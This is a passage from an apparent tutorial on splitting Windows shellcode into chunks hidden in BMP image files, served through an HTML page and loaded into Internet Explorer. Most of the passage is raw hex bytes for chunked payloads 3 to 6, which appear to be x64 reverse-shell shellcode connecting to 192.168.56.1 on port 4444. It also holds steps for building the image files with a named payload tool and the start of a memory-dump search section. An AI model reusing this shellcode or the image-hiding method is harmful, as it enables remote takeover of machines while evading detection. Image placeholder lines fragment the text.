FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF

[Chunked Payload 3]:
d0,41,58,41,58,5e,59,5a,41,58,41,59,41,5a,48,83,ec,20,41,52,ff,e0,58,41,59,5a,48,8b,12,e9,4b,ff,ff,ff,5d,49,be,77,73,32,5f,33,32,00,00,41,56,49,89,e6,48,81
,ec,a0,01,00,00,49,89,e5,49,bc,02,00,11,5c,c0,a8,38,01,41,54,49,89,e4,4c,89,f1,41,ba,4c,77,26,07,ff,d5,4c,89,ea,68,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF
,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,
FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,F
F,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF
,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF


[Chunked Payload 4]:
01,01,00,00,59,41,ba,29,80,6b,00,ff,d5,6a,05,41,5e,50,50,4d,31,c9,4d,31,c0,48,ff,c0,48,89,c2,48,ff,c0,48,89,c1,41,ba,ea,0f,df,e0,ff,d5,48,89,c7,6a,10,41,58,
4c,89,e2,48,89,f9,41,ba,99,a5,74,61,ff,d5,85,c0,74,0a,49,ff,ce,75,e5,e8,93,00,00,00,48,83,ec,10,48,89,e2,4d,31,c9,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,
FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,F
F,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF
,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,
FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF

[Chunked Payload 5]:
6a,04,41,58,48,89,f9,41,ba,02,d9,c8,5f,ff,d5,83,f8,00,7e,55,48,83,c4,20,5e,89,f6,6a,40,41,59,68,00,10,00,00,41,58,48,89,f2,48,31,c9,41,ba,58,a4,53,e5,ff,d5
,48,89,c3,49,89,c7,4d,31,c9,49,89,f0,48,89,da,48,89,f9,41,ba,02,d9,c8,5f,ff,d5,83,f8,00,7d,28,58,41,57,59,68,00,40,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,
FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,F
F,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF
,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,
FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF


[Chunked Payload 6]:
00,00,41,58,6a,00,5a,41,ba,0b,2f,0f,30,ff,d5,57,59,41,ba,75,6e,4d,61,ff,d5,49,ff,ce,e9,3c,ff,ff,ff,48,01,c3,48,29,c6,48,85,f6,75,b4,41,ff,e7,58,6a,00,59,49,c7,c
2,f0,b5,a2,56,ff,d5,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF
,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,
FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,F
F,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF

so for making chunked Payload 1 and 2 by BMP files like “Picture 13” you can use this tool “NativePayload_Image.exe”

Picture 13:




for making chunked Payload 3 and 4 by BMP files like “Picture 14” you can use this tool “NativePayload_Image.exe”



Picture 14:


for making chunked Payload 5 by BMP files like “Picture 15” you can use this tool “NativePayload_Image.exe”

Picture 15:




Picture 15:

for making chunked Payload 6 by BMP files like “Picture 16” you can use this tool “NativePayload_Image.exe”



Picture 16:

also this is your html source code for these Chunked Images files in this case this file name is “1.html”.




Picture 17:

Scanning Process Memory Dump Files for Payloads


now I want to show you Memory Dump bytes for each BMP file by Dumping Target Process Memory with task-manager. So I made Dump file for Target Process like Steps in “Picture 4” in this Case IE 11 in Win7x64SP1 with Physical Machine .

Searching Chunked Payload 1:




Picture 18: Searching Chunked Payload 1

Searching Chunked Payload 2:



